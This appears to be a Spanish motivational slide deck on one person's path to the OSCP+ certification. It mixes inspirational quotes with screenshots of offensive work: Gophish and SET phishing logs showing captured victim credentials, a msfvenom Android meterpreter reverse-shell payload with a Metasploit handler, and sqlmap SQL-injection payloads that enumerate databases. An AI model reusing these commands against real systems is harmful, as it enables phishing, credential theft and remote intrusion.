





EL CAMINO HACIA EL OSCP+

By Erick Abad Santana





UN PUNTO AZUL - UN INSTANTE CON ASPIRACIONES ETERNAS.



ESE PUNTO AZUL PÁLIDO


Texto: Carl Sagan

Imagen desde Voyager 1, el 14 de febrero de 1990
a 6.000 millones de km de la Tierra


NASA/JPL-Caltech



TALENTO



Potencial Genetico



Estimulo Ambiental




SU MADRE (Felipa Domènech):

“Hijo, Pintas Como Solo Los
Dioses Saben Hacerlo”.



**Se le considera uno de los
máximos representantes del
surrealismo.**





SU MADRE (María Picasso):

“Siempre animó al joven a seguir con su carrera artística. Por ejemplo en una ocasión, se dice que María convenció al tío Salvador, hermano de José Ruiz, de dar el dinero necesario para que el joven pintor lograra zafarse del servicio militar.”.




Es considerado desde la génesis del siglo XX como uno de los mayores pintores que participaron en los variados movimientos artísticos que se propagaron por el mundo y ejercieron una gran influencia en otros grandes artistas de su tiempo.



Mi madre me dijo, “si eres un soldado, te convertirás en general; si eres un monje, serás el Papa”. En cambio, fui pintor y me convertí en Picasso.

Pablo Picasso

LIFEDER.COM





ENTES POTENCIADORES DEL POTENCIAL GENETICO

**NO HACE FALTA DISPONER DE
ALAS PARA SER UN ANGEL, TAN
SOLO HACE FALTA SER ESPECIAL
EN LA VIDA DE ALGUIEN MAS.**









**“UNA REVOLUCIÓN OCURRE CUANDO
TODOS VIAJAMOS EN UN TREN Y, DE
PRONTO, ALGUIEN TIRA DEL FRENO DE
EMERGENCIA”.**

Walter Benjamin



**“SI NO TUVISTE HA NADIE QUE ESTIMULE TU
POTENCIAL GENETICO, DEJAME SER EL
PRIMERO EN DECIRTE QUE TIENES INFINITAS
CAPACIDADES DENTRO DE TI”.**

PRIMEROS PASOS: ENTENDIMIENTO DE LA CULTURA - 13 YEARS OLD.





CREACIÓN DE PRIMERAS CAMPANAS DE PHISHING

Uso De social-engineer-toolkit Y Gophish

```
File Actions Edit View Help
kalitut@kali: ~ x  kalitut@kali: ~ x
ngrok by @inconshreveable (Ctrl+C to quit)

Session Status          online
Account                 kalitutwrite@gmail.com (Plan: Free)
Version                 2.3.38
Region                  United States (us)
Web Interface           http://127.0.0.1:4040
Forwarding              http://c68c9c03db47.ngrok.io → http://localhost:8080
Forwarding              https://c68c9c03db47.ngrok.io → http://localhost:8080

Connections            ttl     opn     rt1     rt5     p50     p90
0                      0       0.00    0.00    0.00    0.00    0.00
```

The image shows a dual-screen setup. The left screen displays the 'Results for Exito' page of a web application. The right screen shows a terminal window with a red background, displaying a log of a penetration testing tool's findings.

Left Screen (Web Application):

- Header:** https://127.0.0.1:3333/campaigns/22
- Left Sidebar:** gophish, Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management (Admin), Webhooks (Admin), User Guide, API Documentation.
- Main Content:** Results for Exito, Campaign Timeline, and a summary section: Email Sent (1), Email Opened.
- Buttons:** Back, Export CSV, Complete, Delete, Refresh.

Right Screen (Terminal):

```
[-] Victim IP Found !
[-] Victim's IP : [REDACTED]
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : [REDACTED]
[-] Saved in : auth/ip.txt
[-] Login info Found !
[-] Account : [REDACTED]@gmail.com
[-] Password : [REDACTED]
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. ^C
[!] Program interrupted.

/home/.../gophish  master ?2
```

Terminal status: 13m 59s, root@kali, 08:49:25 AM



CREACION DE PRIMEROS PAYLOADS

Uso De msfvenom

```
(kali㉿kali)-[~]
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.65.132 LPORT=4444 R > android.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.27
LHOST => 192.168.0.27
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.27:4444
```



DESCUBRIMIENTO DEL BUG BOUNTY - 14 YEARS OLD.



Entrevista Ha Santiago Lopez



NAHAMSEC LIVE RECON SUNDAYS




Jason Haddix - JHADDIX





CONFIDENTIAL - Ivy league universities





```
root@kali:~/home/kali/Enumeration/ParamSpider x root@kali:~/home/kali x root@kali:~/home/kali x
[09:10:01] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64; en-US; rv:1.7.8) Gecko/20050111 Firefox/1.0.4' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[09:10:02] [INFO] resuming back-end DBMS 'mysql'
[09:10:03] [INFO] testing connection to the target URL
[*] starting @ 09:11:33 /2023-04-08/
[*] [09:11:33] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64; en-US; rv:1.7.8) Gecko/20050111 Firefox/1.0.4' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[*] [09:11:33] [INFO] resuming the following injection points from stored session:
[*] [09:11:33] [INFO] got a 305 redirect to 'https://127.0.0.1:443/jtstviewer/index.php?r=FUZZ'. Do you want to follow? [Y/n]
[*] [09:11:33] [INFO] setup resumed the following injection points from stored session:
[*] Parameters : {GET}
[*] Title: time-based blind
[*] Payload: s=FUZZ AND (SELECT 2609 FROM (SELECT(SLEEP(5)))t)UNION ALL SELECT NULL,CONCAT(0x717a6071,0x59a847094565a605256d56777b026387145634345658a56656455a5654a696156654375,0x7178786271),NULL,NULL-- -
[*] Type: UNION query
[*] Payload: s=FUZZ UNION ALL SELECT NULL,CONCAT(0x717a6071,0x59a847094565a605256d56777b026387145634345658a56656455a5654a696156654375,0x7178786271),NULL,NULL-- -
[*] back-end DBMS: MySQL 5.0.12
[*] application technology: Nginx 1.22.3
[*] [09:11:33] [INFO] fetching database names
[*] [09:11:33] [INFO] [+] geniza_drupal741
[*] [09:11:33] [INFO] [+] geniza_indexcards
[*] [09:11:33] [INFO] [+] geniza_indexcollection
[*] [09:11:33] [INFO] [+] geniza_ppgv-please_use_ppgv
[*] [09:11:33] [INFO] [+] geniza_shelmarks
[*] [09:11:33] [INFO] [+] geniza_tx
[*] [09:11:33] [INFO] [+] information_schema
[*] [09:11:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/jtstviewer/index.php?r=FUZZ'
[*] ending @ 09:11:33 /2023-04-08/
[*] executing 1 /home/kali
[*] python -c "import requests; requests.get('https://127.0.0.1:443/jtstviewer/index.php?r=FUZZ') -- random-agent -O geniza_drupal741 --columns
```

A screenshot of a Kali Linux 2022.3 VM running in Oracle VM VirtualBox. The terminal window on the right shows a ParamSpider scan of a local host, identifying 15 testing points in the DOM. The browser window on the left shows a simple dice rolling application with a text input field and 'Async' and 'Cancelar' buttons.



ELABORACIÓN DE INFORMES

CONFIDENTIAL





BUSQUEDA DE OPORTUNIDADES.

Joven con un talento precoz para la ciberseguridad busca oportunidad en Ciberseguridad Nacional Recibidos x



erick abad

para contacto ▾

15 abr 2022, 14:11

☆ ☺ ↶ :

Estimados miembros del Centro Nacional de Ciberseguridad,

Me dirijo a ustedes como un joven llamado Erick Abad Santana, quien a pesar de su corta edad, ha desarrollado habilidades en el campo de la seguridad informática y he tenido la oportunidad de detectar vulnerabilidades críticas en diversas plataformas digitales de reconocidos programas de televisión y organizaciones gubernamentales.

Como alguien que cree en la ecuación "Potencial Genético + Influencia Ambiental, Social y Familiar" como la clave para desarrollar talentos excepcionales, he tenido la suerte de poseer ambos factores en perfecta armonía. Sin embargo, he sido víctima de un sistema educativo que tiende a valorar a los jóvenes talentos matemáticos por encima de aquellos con habilidades artísticas o excéntricas, como es mi caso. Por eso, estoy buscando la oportunidad de demostrar mi valía y estoy seguro de que su organización puede proporcionar ese espacio.

He utilizado mis habilidades en ciberseguridad para detectar múltiples vulnerabilidades críticas en diferentes plataformas digitales de reconocidos programas de televisión y organizaciones gubernamentales como [REDACTED]

Espero tener la oportunidad de demostrarles mis talentos y habilidades en persona. Agradezco su atención y espero su respuesta.

Atentamente,
Erick Abad Santana



Libre de virus. www.avast.com



CULMINACION DEL PROGRAMA DE CERTIFICACIONES





LECCION 1:

“¿CUAL ES TU POR QUE?”





LECCION 2:

**“CUANDO QUIERAS SER
EXITOSO TANTO COMO
DESEAS RESPIRAR, TENDRAS
EXITO”.**



LECCION 3 - THE LONELY CHAPTER:

“EL CAMINO HACIA EL EXITO ES SOLITARIO”.





LECCION 3:

“LA DISCIPLINA SIEMPRE SUPERA AL TALENTO”.





LECCION 4:

“EMPRENDER ES APOSTAR”.



